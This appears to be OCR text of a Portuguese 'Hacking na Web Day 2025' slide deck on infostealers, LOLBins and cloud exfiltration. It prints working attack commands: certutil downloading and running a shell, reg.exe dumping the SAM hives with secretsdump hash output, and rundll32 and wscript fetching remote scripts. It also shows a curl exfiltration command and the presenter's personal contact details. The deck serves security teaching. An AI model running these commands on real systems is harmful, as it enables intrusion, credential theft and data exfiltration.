| -L = lista de usuários |-P = lista de senhas | -M = lista de hosts

HACKING na WEB DAY 2025

Acesso de credenciais: Credentials from Web Browsers / Infostealer (T1555)

- **Objetivo**: Roubar credenciais, cookies, chaves, cartões e tudo que esteja salvo no navegador.






HACKING na WEB DAY 2025

LOLBins

- **Objetivo**: Utilizar ferramentas nativa do sistema para realizar ataques e dificultar o monitoramento da defesa:

- https://lolbas-project.github.io




HACKING na WEB DAY 2025

LOLBins

- **Estudo**: Um estudo feito pelo time de defesa da Kaspersky, apontou as seguintes ferramentas de LOLBins mais utilizadas em ataques.

- ❖ **PowerShell** (~20,3%) = Shell e linguagem de scripting Windows para automação e administração.
- ✓ **Ataques:** execução de payloads, download remoto, execução de post-exploit, carregamento de módulos maliciosos.




Referência: https://www.kaspersky.com.br/blog/most-used-lolbins/18302/

HACKING na WEB DAY 2025

LOLBins

- ❖ **te.exe** (~7,2%) = Ferramenta TAEF para executar testes; pode executar WSH/DLL.
- ✓ **Ataques:** execução de testes/execução de componentes que carregam scripts ou DLLs; ofuscação de atividade legítima.



Referência: https://www.kaspersky.com.br/blog/most-used-lolbins/18302/

HACKING na WEB DAY 2025

LOLBins

- ***PsExec.exe*** (~7,2%) = Ferramenta remota Sysinternals para executar processos em hosts.
- ✓ **Ataques:** execução remota de comandos em hosts, movimento lateral e implantação de payloads.

```
C:\PSTools>psexec \\192.168.86.62 ipconfig

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f489:fea9:f44d:1190%3
   IPv4 Address. . . . . . . . . . . : 192.168.202.153
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.202.2
```

Referência: https://www.kaspersky.com.br/blog/most-used-lolbins/18302/

HACKING na WEB DAY 2025

LOLBins

- ***CertUtil.exe*** (~7,2%) = Utilitário de certificados Windows; também usado para manipulação/verificação.
- ✓ **Ataques:** download de arquivos via HTTP(S) e decodificação/base64 (exfiltrar/recuperar payloads), elevar furtividade.

```
PS C:\> certutil.exe -urlcache -split -f http://192.168.1.10/shell.exe shell.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
PS C:\> .\shell.exe
```

```
PS C:\> certutil -urlcache -split -f http://192.168.1.10/dll.txt dll.txt | certutil -encode dll.txt edll.txt
Input Length = 5120
Output Length = 7098
CertUtil: -encode command completed successfully.
```


Referência: https://www.kaspersky.com.br/blog/most-used-lolbins/18302/

HACKING na WEB DAY 2025

LOLBins

- ❖ ***Reg.exe*** (~7,2%) = Ferramenta de linha de comando para ler/modificar o Registro Windows.
- ✓ **Ataques:** persistência (chaves Run/RunOnce), alteração de configuração de segurança, ocultação de evidências, dump hives de registro (SAM, SYSTEM, SECURITY) para recuperar hashes de senha:
  - C:\> reg.exe save hklm\sam c:\temp\sam.save
  - C:\> reg.exe save hklm\security c:\temp\security.save
  - C:\> reg.exe save hklm\system c:\temp\system.save

```
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.11-dev - Copyright 2002-2013 Core Security Technologies

[*] Target system bootKey: 0x602e8c2947d56a95bf9cfad9e0bbbace
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
renadm:500:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
support:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
hdes:6ec74661650377df488415415bf10321:securus.corp.com:SECURUS:::
Administrator:c4a850e0fee5af324a57fd2eeb8dbd24:SECURUS.CORP.COM:SECURUS:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:2fb3672702973ac1b9ade0acbdab432f
```

Referência: https://www.kaspersky.com.br/blog/most-used-lolbins/18302/

HACKING na WEB DAY 2025

LOLBins

- ❖ ***wscript.exe*** (~7,2%) = Host do Windows Script para executar VBScript/JScript.
- ✓ **Ataques:** execução de VBScript/JScript para downloader stagers, persistência e execução de payloads.

1. Executar script armazenado em um fluxo de dados alternativo

```
wscript //e:vbscript file.ext:script.vbs
```

Caso de uso:	Execute código oculto para evitar contramedidas defensivas
Privilégios necessários:	Usuário
Sistemas operacionais:	Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
Técnica ATT&CK®:	T1564.004 : Atributos de arquivo NTFS
Etiquetas:	Executar: WSH

2. Baixe e execute o script armazenado em um fluxo de dados alternativo

```
echo GetObject("script:https://www.example.org/file.js") > C:\Windows\Temp\file.ext:hi.js && wscript.exe
C:\Windows\Temp\file.ext:hi.js
```

Caso de uso:	Execute código oculto para evitar contramedidas defensivas
Privilégios necessários:	Usuário
Sistemas operacionais:	Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
Técnica ATT&CK®:	T1564.004 : Atributos de arquivo NTFS

Referência: https://www.kaspersky.com.br/blog/most-used-lolbins/18302/

HACKING na WEB DAY 2025

LOLBins

- ❖ **rundll32.exe** (~5,1%) = Carrega e executa funções exportadas de DLLs do Windows.
- ✓ **Ataques:** carregar e executar funções exportadas de DLLs maliciosas (loader), evasão via uso de processo legítimo.

1. A primeira parte deve ser um arquivo DLL (qualquer extensão aceita), EntryPoint deve ser o nome do ponto d entrada no arquivo DLL a ser executado.

```
rundll32.exe file.ext,EntryPoint
```

Caso de uso:	Executar arquivo DLL
Privilégios necessários:	Usuário
Sistemas operacionais:	Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
Técnica ATT&CK®:	T1218.011 : Rundll32
Etiquetas:	Executar: DLL

2. Executa uma DLL a partir de um compartilhamento SMB. EntryPoint é o nome do ponto de entrada no arquivo DLL a ser executado.

```
rundll32.exe \\servername\C$\Windows\Temp\file.dll,EntryPoint
```

Caso de uso:	Executar DLL do compartilhamento SMB.
Privilégios necessários:	Usuário
Sistemas operacionais:	Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
Técnica ATT&CK®:	T1218.011 : Rundll32
Etiquetas:	Executar: DLL Executar: Remoto

3. Use Rundll32.exe para executar um script JavaScript que chama um script JavaScript remoto.

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();GetObject("script:https://www.example.org/file.ext")
```

Caso de uso:	Executar código da Internet
Privilégios necessários:	Usuário
Sistemas operacionais:	Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
Técnica ATT&CK®:	T1218.011 : Rundll32
Etiquetas:	Executar: JScript

Referência: https://www.kaspersky.com.br/blog/most-used-lolbins/18302/

HACKING na WEB DAY 2025

Exfiltração: Exfiltração via cloud (T1041)

- **Objetivo**: Enviar os arquivos da máquina alvo para os atacantes (normalmente via C2).

Exfiltração via cloud web:

❖ Máquina alvo:

Acessar o site: **https://www.file.io/ e subir os arquivos**

❖ Máquina Atacante:

curl -Lsk https://www.file.io/Tiakmnsa -o arquivo.txt

Referências

- O que é infostealer
- Emulação de adversário
- LOLBins
- Grupo Red Apollo
- Top 10 APTs 2024
- APT Quarterly Highlights : Q1 – 2024
- Cyber Threats Targeting Users and Enterprises in Brazil
- Grupos de Ransomware Atacam 25 Empresas no Brasil
- Exe ADS Methods
- Hacktricks
- Red Team Notes
- The Hacker Recipes
- Offensive Security Cheatsheet

DÚVIDAS?

HACKING 2025
na WEB DAY

Obrigado a todos!

Hacker

Hackeia

Lucas Farias Piasentin
lfpiasentin@gmail.com
(11) **9.4963.9255**
/lucas-fp